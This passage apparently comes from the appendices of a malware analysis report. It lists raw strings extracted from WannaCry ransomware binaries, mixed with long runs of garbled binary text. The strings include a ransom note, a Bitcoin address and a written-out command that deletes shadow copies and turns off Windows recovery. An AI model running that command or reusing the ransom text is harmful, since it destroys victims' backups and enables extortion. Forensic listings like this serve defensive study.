F7h=

C>8

l3{

=8>1

h4Z

=@/

0q[sP

vE4

\fFC

uW'

B7F|

lB=2

6-y

r^+

LFg

Jks^|

6l\*\

1V"

"mj

#s\

(^x]

3yX<

~-Y

/)@dQ

m:9Cf[

<#H

X\<

nsz7

Lin

qE=

\*!q

60X

4&,O

. Vv

gHK

4W""e

oXs

\$\$/

8Si

=@ax

Vqj]

]2[

V1T

Xf7

28N

wD>

3hE

:"N

n/K

8JN

MsTVJ%

JT Ps

K:('

am'I5

te;

\$\5

9B]g

qs%

]q^

#### **Appendix A7 – Taskdl.exe Strings Output**

!This program cannot be run in DOS mode.

Richy

.text

`.rdata

@.data

.rsrc

u<Vh

v5V

\u'V

h 0@

I @

SU3

\\$

\\$\$

=I @

L\$8hP0@

Ph@0@

D\$8RP

|\$

D\$@h40@

L\$(

\\$(j

8 @

L\$8Q

L\$(j

4 @

D\$,

T\$8VRP

L\$(V

0 @

T\$

L\$(Qj

L\$\$

L\$,

8 @

L\$

P @

8 @

l\$

8 @

\_^[d

SUVW

@

`0@

d0@

VAf

\_^]3

SUVW

\_^[

SUV

l\$\$+

D\$\$

D\$(

l\$\$

L\$(QV

D\$,

D\$\$u

t\$

D\$

D\$ VP

L\$(

L\$ u

8 @

\\$

D\$

T\$\$

D\$\$UP

L\$,

L\$\$u

D\$

l\$(

D\$

@ @

< @

D\$ \_ ^

D\$ t

D\$

@ @

< @

D\$

\\$(

@ @

< @

D\$

\_^[[

QSUV

t\$ W

\\$(

@ @

us;

H @

D @

yPQ

4 @

0 @

D @

\_^[[

vV;

P @

s@j

8 @

P @

4 @

P @

\_^[[d

<q;

v&f

%X @

%\ @

hSVW

|0@

p0@

| @

x0@

5t0@

t @

p @

>"u:F

<"u

>"u

< v

( @

> v

XPVSS

\$ @

d @

%` @

%h @

%x @

%L @

GetTempPathW

GetWindowsDirectoryW

DeleteFileW

FindClose

FindNextFileW



FindFirstFileW

Sleep

GetDriveTypeW

GetLogicalDrives

KERNEL32.dll

??1?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@QAE@XZ

?\_C@?1??\_Nullstr@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@CAPB  
GXZ@4GB

?\_Eos@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@AAEXI@Z

?\_Grow@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@AAE\_NI\_N@Z

?\_Tidy@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@AAEX\_N@Z

?assign@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@QAEAAV12@AB  
V12@II@Z

?npos@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@2IB

?\_Split@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@std@@AAEXXZ

?\_Xran@std@@YAXXZ

MSVCP60.dll

swprintf

wcslen

\_\_CxxFrameHandler

??2@YAPAXI@Z

free

MSVCRT.dll

\_exit

\_XcptFilter

exit

\_acmdln

\_\_getmainargs

\_initterm

\_\_setusermatherr  
\_adjust\_fdiv  
\_\_p\_\_commode  
\_\_p\_\_fmode  
\_\_set\_app\_type  
\_except\_handler3  
\_controlfp  
GetModuleHandleA  
GetStartupInfoA  
%C:\%s  
\$RECYCLE  
%s\%s  
%s\\*%s  
.WNCRYT  
:\n  
VS\_VERSION\_INFO  
StringFileInfo  
040904B0  
CompanyName  
Microsoft Corporation  
FileDescription  
SQL Client Configuration Utility EXE  
FileVersion  
6.1.7600.16385 (win7\_rtm.090713-1255)  
InternalName  
cliconfg.exe  
LegalCopyright  
Microsoft Corporation. All rights reserved.  
OriginalFilename



GPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPAD  
DINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXP  
ADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDING  
XXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDI  
NGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPA  
DDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDIN  
GPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPAD  
DINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXP  
ADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDINGPADDING  
XXPPADDINGPADDINGXXPPADDINGPADDINGXXPPADDING

#### **Appendix A8 – Taskse.exe Strings Output**

!This program cannot be run in DOS mode.

g.v

g.v

g.v

f.v

l.v

e.v

d.v

g.w

f.v

Richg.v

.text

`rdata

@.data

.rsrc

h` @

SVW3

hP1@

hP1@

h<1@

h\$1@

hI0@  
hT0@  
hD0@  
hD0@  
h00@  
Rj(  
Qh 0@  
u&P  
\_^[  
SSSS  
\_^[  
SSj  
RSP  
\_^[  
SUVW3  
\_^[  
hp1@  
\_^[  
h`1@  
\_^[  
PQj  
I\$\$  
I\$(  
9I\$  
\_^[  
\\\$\$  
\_^[  
\$ @  
@

%4 @

hp @

hSVW

P @

L @

H @

D @

@ @

8 @

X @

>"u:F

<"u

>"u

< v

> v

XPVSS

0 @

( @

%, @

%< @

%T @

WaitForSingleObject

GetProcAddress

LoadLibraryA

GetModuleHandleA

Sleep

KERNEL32.dll

\_except\_handler3

\_local\_unwind2

\_\_p\_\_argv  
\_\_p\_\_argc  
MSVCRT.dll  
\_exit  
\_XcptFilter  
exit  
\_acmdln  
\_\_getmainargs  
\_initterm  
\_\_setusermatherr  
\_adjust\_fdiv  
\_\_p\_\_commode  
\_\_p\_\_fmode  
\_\_set\_app\_type  
\_controlfp  
GetStartupInfoA  
winsta0\default  
SeTcbPrivilege  
WTSQueryUserToken  
wtsapi32.dll  
DestroyEnvironmentBlock  
CreateEnvironmentBlock  
userenv.dll  
CloseHandle  
GetCurrentProcess  
WTSGetActiveConsoleSessionId  
kernel32.dll  
CreateProcessAsUserA  
DuplicateTokenEx

AdjustTokenPrivileges  
LookupPrivilegeValueA  
OpenProcessToken  
advapi32.dll  
WTSFreeMemory  
WTSEnumerateSessionsA  
Wtsapi32.dll  
VS\_VERSION\_INFO  
StringFileInfo  
040904B0  
CompanyName  
Microsoft Corporation  
FileDescription  
waitfor - wait/send a signal over a network  
FileVersion  
6.1.7600.16385 (win7\_rtm.090713-1255)  
InternalName  
waitfor.exe  
LegalCopyright  
Microsoft Corporation. All rights reserved.  
OriginalFilename  
waitfor.exe  
ProductName  
Microsoft  
Windows  
Operating System  
ProductVersion  
6.1.7600.16385  
VarFileInfo



## Translation

[illegible]

## Appendix A9 – U.wnry Strings Output

!This program cannot be run in DOS mode.

`rdata  
@.data  
T\$HSUV  
D\$tVVVPV  
PSSSSSh  
jjjjjj  
D\$!\RP  
L\$\_^d  
jjjjjj  
L\$(\_^)[d  
T\$,RUP  
u\*\_^]3  
L\$\$\_^d  
jjjjjj  
jjjjjj  
T\$8PQR  
D\$@RhD  
t/Sj@h  
D\$ \gA  
L\$LPQR  
D\$4SUV  
D\$4DZA  
L\$|\_^)[d  
O UUj1Q  
D\$T|gA  
D\$hxA  
D\$|pgA  
L\$0PSQ  
D\$4QPS

D\$xpgA  
D\$dxgA  
D\$P|gA  
jcQhH!B  
T\$ \$jcRh  
u0\_^][Y  
T\$0RWV  
T\$0RWV  
T\$0RWV  
L\$0QWV  
T\$0RWV  
L\$PRPQ  
T\$(PQR  
T\$PRVS  
T+3x%A  
;D\$<s!  
L\$ RUPj  
T\$,PQh  
{4\_^}3  
~(9~\$u  
D\$ \_^]  
D\$LRPQ  
L\$XPQR  
=j&&LZ66IA??~  
{ })R>  
f'"D~\*\*T  
V22dN::t  
o%%Jr..\\$  
&&Lj66lZ??~A

99rKJJ  
==zGdd  
""Df\*\*T~  
;22dV::tN  
\$\$HI\\  
C77nYmm  
%%Jo..\r  
55j\_WW  
&Lj&6lZ6?~A?  
~=zG=d  
"Df""T~\*  
2dV2:tN:  
x%Jo%.\r.  
a5j\_5W  
ggV}++  
Lj&&lZ66~A??  
bS11\*?  
Xt,,4.  
RRvM;;  
MMfU33  
PPxD<<%  
Bc!! 0  
~~zG==  
Df""T~\*\*;  
dV22tN::  
xxJo%%\r..8\$  
pp|B>>q  
aaj\_55  
UUPx((

= '9-6d

\_jbF~T

11#?\*0

,4\$8\_@

t\IHBW

QPeA~S

>4\$8,@

p\IHtW

+HpXhE

T[\$:.6

,4\$8'9-6:.6\$1#?\*XhHpSeA~NrZIE

Sbt\IH

QeFbF~TiKwZ

4\$8,9-6'.6\$:#?\*1hHpXeA~SrZIN

SbE\IHtQeF

F~TbKwZi

\$8,4-6'96\$:.?\*1#HpXhA~SeZINrSbE

IHt\eF

Q~TbFwZiK

8,4\$6'9-\$:.6\*1#?pXhH~SeAlNrZbE

SHt\IF

QeTbF~ZiKw

inflate 1.1.3 Copyright 1995-1998 Mark Adler

Qkkbal

- unzip 0.15 Copyright 1998 Gilles Vollant

MFC42.DLL

\_\_CxxFrameHandler

fclose

sprintf

fwrite  
wcscpy  
wscat  
wcslen  
\_except\_handler3  
\_local\_unwind2  
wcsrchr  
wcscmp  
swprintf  
wcsstr  
sscanf  
strncmp  
\_mbscmp  
\_\_p\_\_argv  
\_\_p\_\_argc  
strrchr  
??0exception@@QAE@ABV0@@Z  
??1exception@@UAE@XZ  
??0exception@@QAE@ABQBD@Z  
\_CxxThrowException  
strtok  
strncpy  
memmove  
\_purecall  
calloc  
malloc  
\_mbsstr  
realloc  
MSVCRT.dll

\_\_dllonexit  
\_onexit  
??1type\_info@@UAE@XZ  
\_XcptFilter  
\_acmdln  
\_\_getmainargs  
\_initterm  
\_\_setusermatherr  
\_adjust\_fdiv  
\_\_p\_\_commode  
\_\_p\_\_fmode  
\_\_set\_app\_type  
\_controlfp  
CreateThread  
DeleteFileA  
GetFileAttributesA  
CloseHandle  
TerminateThread  
WaitForSingleObject  
GetExitCodeProcess  
TerminateProcess  
CreateProcessA  
GetTickCount  
GlobalFree  
GetProcAddress  
LoadLibraryA  
GlobalAlloc  
SetCurrentDirectoryA  
GetCurrentDirectoryA

SetFileTime  
SetFilePointerEx  
SetEndOfFile  
SetFilePointer  
GetFileTime  
MultiByteToWideChar  
FindClose  
FindNextFileW  
GetFileAttributesW  
FindFirstFileW  
CreateFileA  
GetExitCodeThread  
GlobalUnlock  
GlobalLock  
WideCharToMultiByte  
GetDiskFreeSpaceExW  
GetDriveTypeW  
GetLogicalDrives  
FindNextFileA  
FindFirstFileA  
InitializeCriticalSection  
DeleteCriticalSection  
ReadFile  
GetFileSize  
WriteFile  
LeaveCriticalSection  
EnterCriticalSection  
ExitProcess  
GetModuleFileNameA



GetLocaleInfoA  
GetUserDefaultLangID  
SystemTimeToTzSpecificLocalTime  
GetTimeZoneInformation  
CopyFileW  
CreateDirectoryA  
GetTempFileNameA  
CopyFileA  
GetComputerNameA  
SystemTimeToFileTime  
LocalFileTimeToFileTime  
GetModuleHandleA  
GetStartupInfoA  
KERNEL32.dll  
SetTimer  
SendMessageA  
KillTimer  
EnableWindow  
GetClientRect  
CloseClipboard  
SetClipboardData  
EmptyClipboard  
OpenClipboard  
LoadCursorA  
GetParent  
SetCursor  
InvalidateRect  
RedrawWindow  
FillRect

LoadIconA  
SetWindowTextW  
DrawIcon  
GetSystemMetrics  
IsIconic  
SystemParametersInfoW  
SystemParametersInfoA  
GetSysColor  
OffsetRect  
TabbedTextOutA  
DrawTextA  
GrayStringA  
BringWindowToTop  
SetActiveWindow  
SetFocus  
SetForegroundWindow  
SetWindowPos  
ShowWindow  
FindWindowW  
wsprintfA  
USER32.dll  
CreateFontA  
CreateSolidBrush  
PatBlt  
CreateFontIndirectA  
GetObjectA  
GetTextExtentPoint32A  
DeleteObject  
BitBlt

CreateCompatibleDC  
GetDeviceCaps  
GetViewportOrgEx  
GetWindowOrgEx  
CreateRectRgn  
CreateCompatibleBitmap  
PtVisible  
RectVisible  
TextOutA  
ExtTextOutA  
Escape  
GDI32.dll  
FreeSid  
CheckTokenMembership  
AllocateAndInitializeSid  
RegCloseKey  
RegQueryValueExA  
RegCreateKeyW  
RegSetValueExA  
CryptReleaseContext  
GetUserNameA  
ADVAPI32.dll  
ShellExecuteExA  
ShellExecuteA  
SHGetFolderPathW  
SHELL32.dll  
\_TrackMouseEvent  
COMCTL32.dll  
OLEAUT32.dll

URLDownloadToFileA

urlmon.dll

??1?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@@std@@QAE@XZ

?\_C@?1??\_Nullstr@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@@std@@CAPB  
GXZ@4GB

?assign@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@@std@@QAEAAV12@PB  
GI@Z

?\_Tidy@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@@std@@AAEX\_N@Z

?\_Eos@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@@std@@AAEXI@Z

?\_Grow@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@@std@@AAE\_NI\_N@Z

?\_Split@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@@std@@AAEXXZ

?\_Xran@std@@YAXXZ

?npos@?\$basic\_string@GU?\$char\_traits@G@std@@V?\$allocator@G@2@@@std@@2IB

?\_Xlen@std@@YAXXZ

MSVCP60.dll

WS2\_32.dll

DeleteUrlCacheEntry

WININET.dll

\_wscicmp

\_wcsnicmp

\_strnicmp

\_setmbcp

.sqlite3

.sqlitedb

.accdb

.class

.backup

.onetoc2

Connecting to server...

s.wnry

%08X.eky

%08X.res

00000000.res

%08X.dky

%08X.pky

Connected

Sent request

Succeed

Received response

Congratulations! Your payment has been checked!

Start decrypting now!

Failed to check your payment!

Please make sure that your computer is connected to the Internet and

your Internet Service Provider (ISP) does not block connections to the TOR Network!

You did not pay or we did not confirmed your payment!

Pay now if you didn't and check again after 2 hours.

Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

You have a new message:

c.wnry

advapi32.dll

WanaCrypt0r

Software\

%04d-%02d-%02d %02d:%02d:%02d

WANACRY!

.WNCYR

.WNCRY

@WanaDecryptor@.bmp

@WanaDecryptor@.exe.lnk

@Please\_Read\_Me@.txt

Content.IE5

Temporary Internet Files

This folder protects against ransomware. Modifying it will reduce protection

\Local Settings\Temp

\AppData\Local\Temp

\Program Files (x86)

\Program Files

\WINDOWS

\ProgramData

\Intel

CloseHandle

DeleteFileW

MoveFileExW

MoveFileW

ReadFile

WriteFile

CreateFileW

kernel32.dll

Please select a host to decrypt.

All your files have been decrypted!

Pay now, if you want to decrypt ALL your files!

f.wnry

My Computer

mailto:

O|x8+^\_

2/O-\_.X8w.+

|~}%15

Microsoft Enhanced RSA and AES Cryptographic Provider

TESTDATA

CryptGenKey

CryptDecrypt

CryptEncrypt

CryptDestroyKey

CryptImportKey

CryptAcquireContextA

Wana Decrypt0r 2.0

cmd.exe

/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default}  
bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete  
catalog -quiet

13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

English

m\_%s.wnry

<https://

<http://

%d/%d/%d %02d:%02d:%02d

00;00;00;00

http://www.btcfrog.com/qr/bitcoinPNG.php?address=%s

mailto:%s

https://www.google.com/search?q=how+to+buy+bitcoin

https://en.wikipedia.org/wiki/Bitcoin

Send %.1f BTC to this address:

%.1f BTC

Send \$%d worth of bitcoin to this address:

%02d;%02d;%02d;%02d

b.wnry

Failed to send your message!

Please make sure that your computer is connected to the Internet and  
your Internet Service Provider (ISP) does not block connections to the TOR Network!

Your message has been sent successfully!

You are sending too many mails! Please try again %d minutes later.

Too short message!

.?AVexception@@

NVIDIA

Amazon

360Safe

Rising

Tencent

Mozilla

Google

incompatible version

buffer error

insufficient memory

data error

stream error

file error

stream end

need dictionary

tor.exe

%s\\%s\\%s

TaskData

taskhsvc.exe

127.0.0.1

memory

invalid distance code

invalid literal/length code



invalid bit length repeat  
too many length or distance symbols  
invalid stored block lengths  
invalid block type  
incomplete dynamic bit lengths tree  
oversubscribed dynamic bit lengths tree  
incomplete literal/length tree  
oversubscribed literal/length tree  
empty distance tree with lengths  
incomplete distance tree  
oversubscribed distance tree  
incorrect data check  
incorrect header check  
invalid window size  
unknown compression method

%s%s%s

.?AVtype\_info@@

.....  
.....  
.....  
.....  
.....  
  
.....  
.....  
.....  
  
.....  
.....  
.....  
  
.....  
.....  
.....



.....  
.....  
.....  
  
.....  
.....  
.....  
  
.....  
.....  
.....  
  
.....  
.....  
.....  
  
.....  
.....  
.....  
  
.....  
.....  
.....  
  
.....  
.....  
.....

ljib``usr

zxxb``jhh

qoonllmklnljj

}|qoomkknllmkkusr

zxxpnnmkkrrpp

ussnllmkknljjhh

trqnlmklnljjhh

B@@dbb|zzeccQOO

SQRPNNzxxqooNLM

~}CAAvtswuuwutuss

NLL\ZZywwwutvts|zz

A??dbbxvunlkSQQRPP

fddigg

{yxTRR

><<rpowuuwuttrq

wuuYWW  
A??trqwuuwuttrq  
OMMuss  
xvuOMM  
hfeqoo  
caavtt  
hffQOO  
~|{^\\  
LJkiiiggQOOvtt  
XVU|zz  
xv`^^  
sqqfdc  
sqpomm  
LJzxw  
Kllommzxxwuu  
ECDa\_\_ecb  
OMMzxxzxw~|{  
nlkmkk  
ZXX{yx  
FDDqonsqrsqqtrrkiiDBC  
\\ZYdbb{yywuu  
IGGjhgSQQNLL  
RPPigg{yywut  
xvuwuu  
eccjhg  
SQQXVVomligg  
}}ywvFDD  
DBBigfljjpnm  
~| |][[

YWW|zy  
HFF^[nlkljjmkjkiiHFF  
jhgNLMnlljhg  
PNN][[sqpVTTrho  
\_]SQPomligg  
ecc\ZZ  
}{{YWW  
\_]\}{  
wuulji  
ljjwuu  
mkkXVW\_] ]  
IGGjhh  
hffLJI  
ommrpo  
zxxXVV  
WUUYWW  
nllmkj  
jhgsqp  
|zzecc  
534lji  
WUTLJJhffvts  
pnnGEE^\sqq~|{  
FDDsqptrqrpo  
TRRXVUkihFDD  
mkkli?==XVWommusr  
TRR[YYvtssqpywv  
CAAcchffJHH^\]  
gediff  
|zzUSS

B@@ommtrrpnn  
zxwECDsqpWUTTRR  
CAAqootrrqon  
rppcaa{yy  
|zzhffgee  
vttqooqoooml  
rppuss  
qonrppzxwussqonvtt  
qooqooqonuss  
rpo|zy  
{yxqonqoooml  
ussqon  
ywwqooqoonll  
usrkiifddcaadbbnlk  
|zy|zzyww  
rppa\_\_dbauss  
trrgeecaeccpnn  
vttfdddbbnll  
A??755866977977977866644644=;;USS  
TRQ@==CAAA>>nlk  
URRIFFKHHIFFECCJHG~{z  
LJJ;99755867977866644311onm  
][[>;<977;99;99977:88HFF|zy  
XVV533866533USS  
644866755;99  
}|311866755?==  
JHH?==CAAEBBGEEJGGNKKTPPXUUZWWYVU]ZY  
jfemjilhg  
uqpkgfokkokkokjnijfe

c\_^b^^c\_`]ZYVVVRRROOKHHfcc  
DBB856>==A??@>>@>>B@@B@@?==:88fdd  
qon=;;B@@@>>MKK  
DBBA??B@@?==  
@>>A??A??CAA  
qnn]YXeaafenjisontpoplkkgfplqmlokjhdc  
kfeokjnjhuqp  
lhgnjinjinjkgfhdcgcb}yx  
rnm mihplkplkmhglhfokjnjhiedgc buqp  
lihROOROLJICAAA??CAA;89>;<@>>@>?977trq  
~~=;;B@@A??FDD  
IGGA??B@@@<::~~||  
ECCA??B@@?==  
mhgolk mih  
mihmihnjilhg pml  
jfenjimihplk  
kgfnjinjilhg  
iednjinjkgf~{z  
kgfqmlokjkff}yx  
RNOHFFDBA@>>>==  
@>>B@@A??B@@@  
USR@>=B@@@=;;nll  
KHIA??B@@@=;;~|{  
jfenjimhgxts  
kgfnjinjijfe  
mihnjinihmih  
mihnjinjimih  
{zkgfnjilhgvrq  
jfenjimihson

jfehdc\_\\RON  
A??@>>A??><<  
ecc><;B@@@?==\_[]  
VTT?==B@@@=;;nll  
kgfnjimihqml  
rnmmihnjikgf  
okjimihnjjife  
plkmihnjikgf  
uqpmihnjijfe  
{zlhgnjilhg  
xtsnjiplknji  
VSRECCB@@:88yww  
vts=;;B@@@@>>PNN  
ged><<B@@@?==^\\  
njimihmihnji  
{xwlhgnjilhg~{z  
snmmihnjiied  
wsrlhgnjjife  
vrqmihnjikgf  
{zlhgnjilhg  
jfenjilhgxts  
{wvieda^]ROOtrr  
=;<B@@@A??GEE  
wut=;;B@@@@>>PNN  
qmlmihnjikgf  
|xwlhgnjilhg}zy  
|wvlhgnjikgf  
kgfnjikgf  
~}kgfnjimihhrnm



jfenjimihhrnm  
kgfnjilhgyut  
mhgplknji  
?==?==@>>B@@  
><<B@@A??GEE  
xtsmihnjikgf  
qmlmihnjikgf  
kgfnjilh~{z  
jfenjimihtqp  
iednjinjikgf  
jfenjinjikgf  
vrqmihnjikgf  
jfenjimihvsr  
\\YXKHHB@@=;;XVV  
@>>B@@A??CAA  
~kgfnjinijife  
|yxlhgnjinjiied  
jfenjimihtqp  
lhgnjinjinkj  
rmlhgnjinijferon  
yutkgfnjinihkgf  
~}kgfnjinjiied  
iednjimihqml  
ytslhgd`\_UQR@>>MKK  
usr?==B@@A??A??  
jfenjinjinijifeiediedkfenjinjilhgplk  
jfenjimihplk  
sonsonnjinjinjinirnmtpoxut  
jfelhgnjinjilghdchcbgcbgcbfba

lhglgnjimihiedkgfjfejfenjinjkgfrnm  
lhgnjimihnji  
{zmihplkplkifeVSRGEEFDD=;<A??B@@A??B@@  
jfenjinjinjkgfkgfmihnjinjilhgied  
lhgmihmihmih  
gcbLhgnjinjinjinjilhgjgjfje  
lhgiedmihnjinjinjinjinjkgf  
njiiedmihnjinimihmihnjinimihiedlhg  
ojimihnjiijfe  
jfemihnjiqmlrnmgcb\YXLJJA???==<::VTT  
lhgnjinjiqml  
qmlfbagcbgcbokj  
kgfhdciedfba  
fbaidclgnjinjinjimihjfee`\_  
}|mihhdcgcbgcbgcbgcbgcbaxts  
~lhggcbgcbgcbgcbakgf}yx  
njihdciede`\_  
d`\_iedhdcqml  
~lhffba[WWFDCDBB  
njimihnjinimih  
kgfnjimihqml  
qmlmihnjiijfe  
iedlhgkgfokj  
xtsmihnjiijed  
wsrfa`ied  
okjokjokjmih  
}yxfbagcb  
kgfnjkgf  
hdcnjiife

jedmihkgfwsr

d`\_hdcfbawsr

okjfbafba

tqpfbaea`

8888)RWZ

-2f]bd

xxxYrrrthhh

,:\OVY

Wana Decryptor

MS Sans Serif

Check &Payment

&Decrypt

RICHEDIT

QR Code

About bitcoin

How to buy bitcoins?

Contact Us

Oops, your files have been encrypted!

Your files will be lost on

1/1/2017 00:00:00

00:00:00:00

msctls\_progress32

Progress1

Time Left

Payment will be raised on

1/1/2017 00:00:00

00:00:00:00

msctls\_progress32

Progress1

Time Left

Send \$300 worth of bitcoin to this address:

Message

MS Sans Serif

Cancel

Decrypt

MS Sans Serif

&Start

C&opy to clipboard

&Close

Select a host to decrypt and click "Start".

SysListView32

MS Sans Serif

Cancel

msctls\_progress32

Progress1

Checking your payment...

MS Sans Serif

Cancel

Domain\User

Password

VS\_VERSION\_INFO

StringFileInfo

040904B0

CompanyName

Microsoft Corporation

FileDescription

Load PerfMon Counters

FileVersion

6.1.7600.16385 (win7\_rtm.090713-1255)

InternalName

LODCTR.EXE

LegalCopyright

Microsoft Corporation. All rights reserved.

OriginalFilename

LODCTR.EXE

ProductName

Microsoft

Windows

Operating System

ProductVersion

6.1.7600.16385

VarFileInfo

Translation

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<assembly xmlns="urn:schemas-microsoft-com:asm.v1"

manifestVersion="1.0">

<assemblyIdentity

name="Hola"

version="1.0.0.1"

processorArchitecture="X86"

type="win32"

<description>Hola</description>

<dependency>

<dependentAssembly>

<assemblyIdentity

type="win32"

name="Microsoft.Windows.Common-Controls"

```
        version="6.0.0.0"
        processorArchitecture="X86"
        publicKeyToken="6595b64144ccf1df"
        language="*"
    />
</dependentAssembly>
</dependency>
</assembly>
English
Bulgarian
Chinese (simplified)
Chinese (traditional)
Croatian
Danish
Filipino
Finnish
French
German
Indonesian
Italian
Japanese
Korean
Latvian
Norwegian
Polish
Portuguese
Romanian
Russian
Slovak
```

Spanish

Swedish

Turkish

Vietnamese

PAPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXXPA  
DDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXX  
XPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDI  
NGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDI  
DDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDI  
GPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXXPAD  
DINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXXP  
ADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXXP  
XXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDI  
NGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDI  
DDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDI  
GPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXXPAD  
DINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXXP  
ADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXXP  
XXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXXP  
ADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXXP  
XXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGPADDINGGXXPADDINGGXXPADD

## Appendix A10 – WannaDecryptorExe Strings Output

File: @WanaDecryptor@.exe

MD5: 7bf2b57f2a205768755c07f238fb32cc

Size: 245760

Ascii Strings:

-----

0000004D !This program cannot be run in DOS mode.

000000E0 Richa

000001F0 .text

00000217 `.rdata

0000023F @.data

00000268 .rsrc

00001002 hX4A

0000106C \_^[d

000010C2 hx4A  
00001151 =0VA  
0000123A =0VA  
00001301 T\$HSUV  
0000130B =<UA  
0000135E L\$XPQ  
000013F0 -4UA  
00001519 QRhT  
00001591 L\$XP  
000015DF \_^][d  
0000161A HtrH  
000016B1 Wj#h  
00001818 D\$ h  
000018A3 Sj@P  
00001915 Sj0h  
00001931 Sj@h  
00001945 \_^][d  
00001A38 t5Vj  
00001ACA D\$tVVVPV  
00001AEE D\$d;  
00001B13 D\$h;  
00001BBA PSSSSSh  
00001BC9 L\$0j  
00001C76 SUVW  
00001DBB \_^]3  
00001F32 h15A  
000020AA hPOA  
00002402 tk)E  
0000260A \_^][



00002634 \_^]3  
000026B2 hn5A  
00002716 D\$TRh  
00002739 T\$TQR  
0000275C D\$,QP  
00002787 T\$,QR  
000027A1 D\$ P  
000027B6 5IUA  
000027BD =XUA  
00002819 T\$dh  
0000282C D\$\P  
00002842 T\$\QR  
0000286A L\$\Q  
00002878 L\$8PR  
00002888 D\$8P  
0000288D T\$4QR  
00002910 L\$\Q  
0000291E L\$HPR  
0000292E D\$HP  
00002933 T\$8QR  
00002979 T\$ R  
000029E8 D\$(;  
000029F7 =pUA  
00002A03 D\$dh  
00002A12 L\$\Q  
00002A23 T\$dh  
00002A32 D\$\P  
00002A54 L\$4PQ  
00002A8F D\$ t&

00002A95 T\$4SR  
00002AA6 L\$XPQ  
00002AB4 9t\$ u  
00002ABB T\$(R  
00002C30 \_^@[  
00002DA0 SUVW  
00002DF4 0^][  
00002E0E tjSV3  
00002F25 QSUV  
00002F2A t\$ W  
00002FC8 \_^][  
00003077 \_^][d  
0000316E \_^][d  
00003289 F`Ph  
00003345 H j0Q  
00003368 Qj0R  
00003387 Qj0P  
000033A5 Wj0Q  
00003488 \_^][  
00003492 \_^][  
000034A2 h 6A  
000034FF D\$ +  
